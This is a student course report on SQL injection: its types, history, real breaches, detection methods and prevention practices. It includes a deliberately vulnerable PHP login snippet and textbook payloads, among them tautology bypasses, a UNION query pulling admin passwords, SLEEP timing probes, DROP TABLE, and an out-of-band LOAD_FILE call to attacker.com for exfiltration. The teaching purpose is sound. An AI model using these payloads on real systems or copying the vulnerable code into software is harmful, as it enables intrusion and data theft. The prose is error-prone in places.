Sri Lanka Institute of Information Technology

Project report

Introduction to Cyber Security

SQL Injection Attacks

Introduction to Cyber Security - IE2022

B.Sc. (Hons) in Cyber Security

Title: SQL Injection Attacks: Overview, Evolution, Detection, Prevention, and Future Trends

	Student Registration Number	Student Name
1	IT23352308	A.M.S.A. DESHAPPRIYA

Contents

Abstract

SQL injections are serious web security vulnerabilities that expose the HTTP communication between a website and its databases to exploit base on input validation weakness. Types of SQLi attacks discussed in this report include In-band, Inferential, and Out-of-band SQLi, among techniques like Error-based, Union-based and Blind SQL injections. Since the late 1990s, SQL injections have advanced from basic assaults to more complex, automated techniques. The impact that significant breaches like Yahoo! may have on a company has been documented. The various detection techniques-analyzed including static code reviews, dynamic penetration tests, and machine learning approaches-in order to comprehend how vulnerabilities have been identified and fixed them. This report examines different preventative measures, which include input sanitization, prepared statements, access control, and encryption. The paper finally discusses some of future developments in SQLi mitigation, such as cloud security solutions and AI-driven complex threat detection. By understanding these methods and their implications, one will be able to lay down robust security practices in order to avoid SQL injection attacks. Best Practices for Preventing SQL Injection.

Introduction to SQL Injection

SQL Structured query language is a query programming language that used to soring and processing information in relational databases. Database store information in table form with rows and columns. They represent different data attributes and different relationship between the data. There are 5 types of SQL queries DDL, DML, DQL, DCL and TCL. When it come to SQL injection we mostly use data manipulation language that means DML it focused on manipulation of the data in database. Examples include SELECT, INSERT, UPDATE, and DELETE.

SQL injections (SQLI) is web security vulnerability that uses malicious SQL queries for the backend database to access information that was not supposed to be displayed. That could be sensitive data or user list or there password and other private details of the user in the system. When it come to SQLI there are several types of SQLI attacks methos like In-band SQLi, Inferential SQLi (Blind SQLi), Out-of-band SQLi.

SQL injections happen when the attacker inputs or injects malicious SQL code malware also kwon as payload in to website that trick it into think code is valid query that should be send to database. if a website is not properly sanitizing inputs attacker can inject their SQL into database. Then the payload reaches the website database on it server and it enables attackers to modifies database and it will affect the data integrity. There are 3 types of SQL injections in different ways attacker use to exploit vulnerabilities in website and it database. Gaining an understanding of those methods will lead to designing strong over SQL injections. And using detection methods and monitoring databases we can prevent SQL injections.

What are SQL queries

SQL stands for structured query language. What SQL can do is execute queries, retrieve data from a database, insert records in a database, update records in a database, delete records from a database, create new databases, create new tables in a database, create stored procedures in a database, create views in a database and set permissions on tables, procedures, and views. [1]

What is SQL query and examples

There are five categories in SQL query [2]

Category	Purpose	Queries
DDL – Data Definition Language	Define and modify the objects in the database	CREATE, DROP, ALTER, TRUNCATE, COMMENT
DML – Data Manipulation Language	Manipulate data within the database tables	INSERT, DELETE, UPDATE
DQL – Data Query Language	Retrieve the data from the database	SELECT
DCL – Data Control Language	Control the access to the database	GRANT, REVOKE
TCL – Transaction Control Language	Manage the transactions in the database	BEGIN TRANSACTION, COMMIT, ROLLBACK, SAVEPOINT

[2]

Example of vulnerable PHP code for user authentication:

The user inputs of the following code the password and username into input fields, which get submitted using the HTTP POST protocol method. The SQL query gets parameters added to them, which are subsequently passed directly to the database. In case the input validation was suitably performed, through the usage of fields on websites that don't validate data input, an attacker may get direct access to the database of the application.Example of vulnerable PHP code for user authentication:

```
<?php $query = ’SELECT * FROM users WHERE

username = "’ . $_POST[’username’] . ’" AND

password = "’ . $_POST[’password’] . ’"’;

$result = $mysqli->query($query); if

(!$result) { die(’Error: ’ . $mysqli->error);}
```

```
if ($result->num_rows > 0) {

loginSuccessful(); } else { loginFailed(); }
```
[3]

Evolution

History of SQL injection attacks

SQLi attack vectors have been around for almost as long as relational databases. Specifically since Jeff Forristal a security researcher who goes as Rain Forrest Puppy, found it and blogged about it in Phrack 54 on December 25th, 1998. The Common flaws and Exposures dictionary has been in existence since 1999 to monitor and notify both developers and users of known software flaws. SQL Injections have been among the top 10 CVE vulnerabilities since the year 2003. From 2003 until 2011 there were 3260 vulnerabilities.

How Was SQL Injection Discovered

Jeff Forristal, also known by the alias Rain Forrest Puppy, was one of the first people to ever document SQL injection. Forristal, now the CTO of mobile security vendor Bluebox Security, wrote the first public discussion about it, back in 1998. Back in December of 1998, Forristal was writing about how to hack a Windows NT server and found something out of the ordinary. At that time in the late 1990s, few websites were using full Microsoft SQL server databases, he said. Instead many used simple Microsoft Access-based databases.

Modern SQL Injection Techniques

After 1900s the simple sql injection were developed to advance SQL techniques like Union-Based SQL Injection, error base SQL injection and blind SQL injections in early 2000s after the end of 2000s the automate the SQL injection in to tool like SQLMap and Havij to enabling less skills attacks like script kiddie to use SQL injection and exploit SQL vulnerabilities. The attacks targeting the ORMs and moder frameworks attackers use the vulnerabilities in stored procedures to advantage, which up to now have been considered resistant to SQL injections, as well as in Object-Relational Mappers like Hibernate and the Django ORM. For after 2020s attackers instance with the use of additional vulnerabilities, such as command injection or cross-site scripting, modern SQL injection attacks often combine to achieve more serious effects, like privilege escalation or full remote code execution.

Real-Life SQL injection attacks and their impact on organizations


- **In 2012 Yahoo!** Breach About 450,000 usernames and passwords were stolen by a hacker collective that used SQL injection in order to exploit the weaknesses in Yahoo!'s website.
  Impact: The hack revealed sensitive user information and tarnished the Yahoo! brand by demonstrating the corporation's slack security practices. The eventual sale of Yahoo! to Verizon was at a discounted price due in part to this and other breaches [4].
- **Cisco vulnerability** in 2018, a SQL injection vulnerability was found in Cisco Prime License Manager. The vulnerability allowed attackers to gain shell access to systems on which the license manager was deployed. Cisco has patched vulnerability [5].
- **7-Eleven breach** a team of attackers used SQL injection to penetrate corporate systems at several companies, primarily the 7 Eleven retail chain, stealing 130 million credit card numbers [6].
- **Tesla vulnerability**in 2014, security researchers publicized that they were able to breach the website of Tesla using SQL injection, gain administrative privileges and steal user data.

Types of SQL Injection Attacks

SQL Injection can be used to cause serious problems in a range of ways. Using SQL Injection, an attacker may bypass authentication, access modify and delete data within a database. Sometimes, SQL Injection allows running commands on an operating system and in that way an attacker can gain access to more damaging attacks inside a network, which sits behind a firewall. In SQL injection the mostly use data manipulation language that means DML it focused on manipulation of the data in database. Examples include SELECT, INSERT, UPDATE, and DELETE. AND SQL Injection can be divided into three major categories - In-band SQLi, Inferential SQLi and Out-of-band SQLi. [7]

In band SQLi

In-band SQL Injection is the most common type and easy to exploit of SQL Injection attacks. In-band SQL Injection happened where an attacker is able to use the same communication channel to both send the attack SQL queries and receive results. There are two most comman type in in band SQLI error base SQLi and union base SQLi. [8]



Example - Login page bypass authentication.

SELECT * FROM users WHERE username = 'admin' AND password = 'password' OR '1'='1';

The condition '1'='1' always give true allowing the attacker to log in without valid credentials [9].

Error based SQLi

Error based SQLi is an in band SQL Injection where attackers exploit error messages generated by the database server to gather information about the structure of the database. In some cases error based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application they should be disabled on a live site or logged to a file with restricted access instead [8].

Ex- The attacker intentionally makes an error to get database information

SELECT * FROM users WHERE id = 1 AND (SELECT 1 FROM nonexistent_table);

The database give an error message and reviling details about the table schema, columns names, data type in the database.

Union based SQLi

Union based SQLi is an in band SQL injection where the technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response. This will allow attacker to inject malicious SQL queries and retrieve data from different table in database. [8]

Ex- hacker inject a union query to retrieve addition data

SELECT name, age FROM users WHERE id = 1 UNION SELECT username, password FROM admins;

By merging two different pieces of data, the query provides the user's name, age and admin usernames and passwords.

Inferential SQLi (Blind SQLi)

Inferential SQL Injection also known as blind SQLi unlike in band SQLi may take longer for an attacker to exploit therefor it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band which is why such attacks are commonly referred to as blind SQLi. Attacker is able to reconstruct the database structure by sending payloads, observing the web application's response and the resulting behavior of the database server. [8]

Boolean-based

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Ex – hacker tests conditions based on true falsa statements

SELECT * FROM users WHERE id = 1 AND 1=1; always true -valid response

SELECT * FROM users WHERE id = 1 AND 1=2; always false -no response

Since the program responds to variable conditions being met or not met, an attacker will be able to infer information about the database.

Time-based Blind SQLi

Time-based SQL Injection is an inference-based SQL Injection technique that would enable an attacker to perform an SQL query to the database in such a manner that it will delay its response for a certain amount of time before responding. The response time will tell the attacker whether the result of the query is TRUE or FALSE. [9]

Depending on the result, an HTTP response will be returned with a delay or returned immediately. This allows an attacker to infer whether or not the payload used returned true or false, even though no data from the database is returned. In general, this attack would be slow since an attacker would have to enumerate a database character by character.

Ex- attacker injects a query that delays the response based on certain conditions like

SELECT IF(1=1, SLEEP(5), 0);

The application delays its response by 5 seconds if the condition is true allowing the attacker to infer information based on the time delay.

Out-of-band SQLi

Out of band SQLi is less common mostly because it depends on features being enabled on the database server being used by the web application. Out of band SQL Injection occurs when an attacker is cannot to use the same channel to launch the attack and retrieve information. Out of band techniques offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable [9].

Out of band SQLi techniques would rely on external requested like database server's ability to make DNS or HTTP requests to deliver data to an attacker.

Ex- hacker injects query that triggers and DNS request to an external server controlled by hacker

SELECT LOAD_FILE('\\\\attacker.com\\file');

The database tries to open the file which sends a DNS request to attacker.com. In this case this is an opportunity to capture that request and perform the data exfiltration without web application responses.

SQLi attacks classified by the method they use to inject data

SQL injection based on user input

The web applications take input through forms, which in turn pass the input of a user to the database for its processing. If the web application accepts these inputs without sanitizing them, an attacker can inject malicious SQL statements. Ex user inter ***' OR 1=1 –*** to input and query in backend may be look like this ***SELECT * FROM users WHERE username = '' OR 1=1 -- AND password = 'password';*** [10]

SQL injection based on cookies

Another way to manipulate SQL injection involves poisoning database queries by modifying cookies. It is in the nature of Web applications to load cookies and make use of their data in parts of the database operations. Cookies can be manipulated by any hostile user, or malware deployed on a user's device, to inject SQL in an unexpected fashion. Ex website load cookie value like this ***SELECT * FROM users WHERE session_id = 'cookie_value';***

[11] attacker could modify the cookie_value to include harmful SQL code like this ***cookie_value = '123' OR '1'='1';***

SQL injection based on HTTP headers

Even server variables, such as HTTP headers, are vulnerable to SQL injection. If a web application accepts input from an HTTP header, fake headers of any type may be created with arbitrary SQL to inject code into the database. [10]

Second-order SQL injection

These will perhaps be the most complex SQL injection attacks, because they may lie in wait for a very long period of time. A second-order SQL injection attack delivers poisoned data that might be benign in one context but malicious in another context. This, even when developers sanitize all application inputs, could still make them vulnerable to this kind of attack. Ex Imagine a website where users can update their profile information. An attacker might enter something harmless-looking into a profile field like ***John'; DROP TABLE users; --*** [10]

Detection Techniques

Static and Dynamic

Static detection:

The examination of an application's source code is performed without running the application. The method studies a non-production environment, which is typically referred to as development, for vulnerabilities.

- Code review
  There are two methods to review code one is manual review and other one is use automated tools to review code. This can identify the vulnerability before it exploit and detect issues in early stage of development lifecycle. And there are limitations, it will get more time it done manually and may not cover all possibility paths and hidden vulnerabilities in SQL query.

  Manual review developer reviews the code manual and search for unsafe coding practices like direct concatenation of user inputs into SQL queries.

  In automate code reviews use tools like SonarQube or Fortify automatically search scan code for risky patterns such as the absence of a parameterized query or lack of proper input sanitization.

Dynamic Detection Techniques

This is helpful in finding out SQLi vulnerabilities either during the test or in production since dynamic detection observes the program while it is operating.

- Penetration Testing
  Most security professionals normally carry out manual penetration testing to simulate SQL injection attacks against operational programs, which may allow the leveraging of a vulnerability. Other penetration testing tools for automation, such as SQLMap and Havij, utilize an attack payload cloning approach to automate the finding of SQLi vulnerabilities.

- Web Application Firewalls- WAFs
  Web Application Firewalls can dynamically analyze the incoming traffic for SQL patters which can be malicious request in real time and the can immediately stop malicious queries to this we can use tools like MoD Security, AWS WAF and Cloudflare WAF. This will provide real time protection to database can gain the attacker signature. But there are some limitations like May be bypassed with sophisticated obfuscation techniques.

- Behavioral Analysis
  Monitors database or application response to certain inputs, including resource utilization anomalies or time-based SQL query delays. It detects unusual database behavior during the time of attack.

Machine Learning

Machine learning techniques are turning out to be really effective in SQL injection threat identification. They rely on learning patterns from normal and aberrant behavior in traffic or inquiries to make a differentiation between benign and malicious activity.

- Supervised Learning
  Models are trained with labeled datasets consisting of standard queries and SQLi attacks. Once trained, the model can identify fresh incoming queries as harmful or benign. Tools like Support Vector Machines (SVM), Decision Trees, Random Forests can be used to trained models. This can teach complex patterns and detect novel attack methods and limits the reliance on signature-based detection. Also this will not might detect the new SQLi attacks and this will required a large amount of labeled data training.

- Unsupervised Learning
  Since one is unable to know precisely what an attack looks like, models detect SQLi attacks based on anomalies. Anomalous queries are flagged as potential threats. Tools like K-means clustering, Isolation Forests can be used to autoencoders Can be detected by previously unseen attacks and Useful when labeled data is scarce or unavailable.

Hybrid Approaches

Hybrid approaches is approach to SQL injection detection combines static, dynamic, and machine learning-based techniques.

There are a few ways in which static, dynamic, and machine come together. Hybrid static and dynamic analysis consolidates static analysis, which identifies flaws in code, with dynamic analysis, which finds flaws at runtime. Machine Learning with WAFs is
The WAF can also employ machine learning models to enhance its detection capabilities beyond signature-based approaches.

Prevention methods

Filter database inputs

Everything must be sanitized by filtering user/data by context. For example, email addresses should be filtered in order to allow only the characters allowed in an e-mail address, phone numbers should be filtered allowing only the digits in a phone number, and etc. Making a whitelist of allowed characters is an effective method for protection against SQL injection attacks. As soon as such a whitelist is prepared, the application should forbid all requests containing characters not included in it. [12]

Restrict database code

Instruct your database queries in such a way that it's hard for an attacker to introduce malicious code. To perform this use parameterized queries and prepared statements. These methods separate the data from the SQL statement. What this means is that you would first build the SQL structure, then bind user inputs as parameters, instead of building a direct SQL statement using user inputs. In that way you make sure that user data is treated purely as data and not as executable code. [12]

Restrict database access

Limit who can access your database and what they can do. add principle of least privilege like giving users and applications only the access they need to perform their tasks and

Create different user roles with specific permissions so sensitive actions require special access. [12]

Maintain applications and databases

To maintain application and database we can keep software up to date to protect against vulnerabilities this can done by regularly check for updates and Install updates as soon as they are available fix security patches for your applications and database management systems. [12]

Monitor application and database inputs and communications

Watch for unusual or suspicious activities related to database access like Keep records of who accesses the database and what actions they take and Real-Time Monitoring Using tools to alert you when there are unusual patterns. [12]

Encryption

Any sensitive information, such as passwords, credit card numbers, or personal identification numbers stored in an encrypted fashion is secure even if the attacker manages to run SQL injection and retrieve records from the database. An attacker cannot access the actual data without the decryption keys.

Future Trends and Developments

AI and Deep Learning

We can use AI algorithms to automated threat detection and this can analyze patterns in user behavior and database interactions, helping to identify potential SQL injection attempts in real time and Deep learning models can be trained on large datasets of normal versus malicious behavior that can detect malicious SQL injections.

Other way that we can use AI for prevent SQLi attack is automated code review like AI tools can analyze application code to identify vulnerabilities related to SQL injection, recommending best practices for preventing such vulnerabilities before deployment

Cloud Security Solutions

Integrated Security Services are more and more organizations moving into the cloud will be able to provide security solutions integrated within the cloud platforms themselves: AWS, Azure, and Google Cloud. These may come with built-in protection against SQL injections. This will allow advanced security provided with managed databases that can detect threats automatically, enable patching, and provide anomaly detection continuous Monitoring.

We can use serverless architectures with the rise of serverless computing, SQL injections might be mitigated by restricting direct database access. This means APIs and secure coding practices in serverless applications can help reduce the attack surface

Data encryption and tokenization to secure sensitive data, enhanced cloud security solutions will increasingly include tokenization and encryption, meaning that without the appropriate decryption keys, the data will be useless even if an attacker manages to obtain access.

Best Practices for Preventing SQL Injection

- Use Prepared Statements
  One of the best ways to avoid SQL injection is through prepared statements with parameterized queries. In this method SQL code is differentiated from data. It doesn't treat user input as code, but rather it treats them purely as data. If a developer prepares an SQL statement, then it is easy for the database to distinguish between code and input.

- Stored Procedures
  These are precompiled SQL queries that reside in the database. The developers encapsulate the SQL logic on the database side through the use of stored procedures, thereby reducing the chances of SQL injection. However it is very important to design these stored procedures in such a way that they handle user input securely and avoid direct concatenation of SQL commands.

- Input Validation and Sanitization
  Application security can be ensured only by validating and sanitizing user inputs. The developer should apply very restrictive validation rules and allow only inputs against an allow-list/whitelist of accepted formats. All other inputs should be rejected. This will make sure the application processes only legitimate data and reduces the attack surface for SQL injection.

- ORM Frameworks
  Object-Relational Mapping frameworks introduce an abstraction layer that separates applications from databases and automatically generates SQL queries, which in turn are parameterized. In these cases, employing an ORM tool such as Hibernate or Entity Framework reduces the possibility of SQL injection. These libraries are third-party and contain built-in functionality for generating SQL statements securely, thereby reducing direct raw SQL query writing.

- Escaping User Inputs
  If the developers have to build SQL queries dynamically, user inputs should be correctly escaped. Escaping user input helps avoid the execution of injected SQL code. Most of the database libraries have built-in functions to escape input data. Those functions should be used when building queries with user data.

- Least Privilege Principal Implementation
  Following the principle of least privilege, permission should be granted to database users only in accord with the specific requirements of their tasks. The use of administrative accounts to interact with the application should be avoided. In that case, even when a successful SQL injection attack has taken place, limiting permissions reduces the resultant damage.

- Error Handling
  Proper error handling is one of the key elements for application security. Developers should display generic error messages without disclosing specific information about either the backend database or the SQL code behind it. If there is a detailed error message, then that may provide an attacker with valuable information about the structure of your application, which will help them to perform a successful SQL injection attack.

- Regular Security Auditing
  Potential SQL injection bugs could be identified and fixed through regular security audits and code reviews. By systematically examining weak points in the codebase on it is much easier for developers to identify weak points needed to be fixed before they are used in an exploit.

- Web Application Firewalls
  A Web Application Firewall can provide an extra layer of protection for filtering and monitoring. An organization can identify and block such SQL injection attempts with the help of a WAF much before these kinds of attack inputs ever reach the application layer. In this respect it becomes a proactive measure in mitigating the potential attack.

- Educating Developers
  Also important is secure coding practices and the resources for training developers. It is also very important to understand why SQL injection prevention is necessary and the tools and techniques to prevent SQL injection.

- Security Headers
  Additional security may be afforded by security headers like Content Security Policy and X-Content-Type-Options, helping to prevent injection attacks by restricting the types of content allowed to execute within your application. [13]

Conclusion

SQL injections are the most common and dangerous web security vulnerability which allows attacker to modify database by executing malicious SQL queries. This research shows how the SQLi takes how the SQLi exploits weaknesses in input validation and database query construction and get unauthorize access to sensitive data in database that increases the possibility of data breaches.

The report outlines the several kinds of SQL injection type attacks such as in-band, inferential, and out-of-band SQLi and SQLi attacks can also be classified by the method they use to inject data. Understanding these attack vectors is essential in developing strong defenses. In addition, the survey lists and details the relevance of detection strategies-whether static or dynamic-and the growing use of machine learning to detect SQLi threats. Before that SQL injection occur, we can use best practice to prevent.

Key findings and recommendations

Key findings in SQLi is that SQLi is one of the common attack methods that has constantly headed the Top web vulnerabilities leading to major data breaches in organizations. The three primary categories In band, Inferential, and Out-of-band SQLi reflect the many strategies that attackers may employ, ranging from basic query manipulation to more complex inference techniques. It is highly crucial that all the vulnerabilities be identified with effective detection techniques, including static code analysis, penetration testing, and the use of WAFs. Prevention includes input sanitization and parameterization Access Control-all these are important techniques in database security

Recommendation that I think to prevent from these vulnerabilities are developers should prioritize secure coding techniques, such as parameterized queries and prepared statements, to mitigate the risk of SQLi. Organizations should perform routine security assessments, including code reviews and penetration testing and leverage automated tools for both code analysis and runtime monitoring to quickly identify potential SQLi threats. Adopt the principle of least privilege, ensuring that users and applications have only the access necessary to perform their functions. Those are the methods that can be used to prevent SQLi vulnerability

References

[1] "W3schools," [Online]. Available: https://www.w3schools.com/sql/sql_intro.asp.

[2] "geeksforgeeks," 29 08 2024. [Online]. Available: https://www.geeksforgeeks.org/sql-ddl-dql-dml-dcl-tcl-commands/.

[3] S. Z. S. Ruvceski, "Network security education: SQL injection attacks".

[4] M. Kumar, "The Hacker News," 09 10 2014. [Online]. Available: https://thehackernews.com/2014/10/sql-injection-vulnerability-in-yahoo.html. [Accessed 16 10 2024].

[5] I. Arghire, "Cisco Patches SQL Injection Flaw in Prime License Manager," [Online]. Available: https://www.baypayforum.com/security/cisco-patches-sql-injection-flaw-in-prime-license-manager.

[6] "brightse," [Online]. Available: https://brightsec.com/blog/sql-injection-attack/.

[7] "portswigger," [Online]. Available: https://portswigger.net/web-security/sql-injection.

[8] R. Macedonia, "Overview of SQL Injection Defense," p. 4, 24 11 2020.

[9] R. Macedonia, "Overview of SQL Injection Defense," 2020..

[10] B. Hofesh, "brightse," 2022. [Online]. Available: https://brightsec.com/blog/sql-injection-attack/.

[11] B. Hofesh, "brightse," 8 4 2022. [Online]. Available: https://brightsec.com/blog/sql-injection-attack/. [Accessed 17 10 2024].

[12] A. Weiss, "esecurityplanet," 16 08 2012. [Online]. Available: https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks/. [Accessed 16 10 2024].

[13] "OWASP Cheat Sheet Series," [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.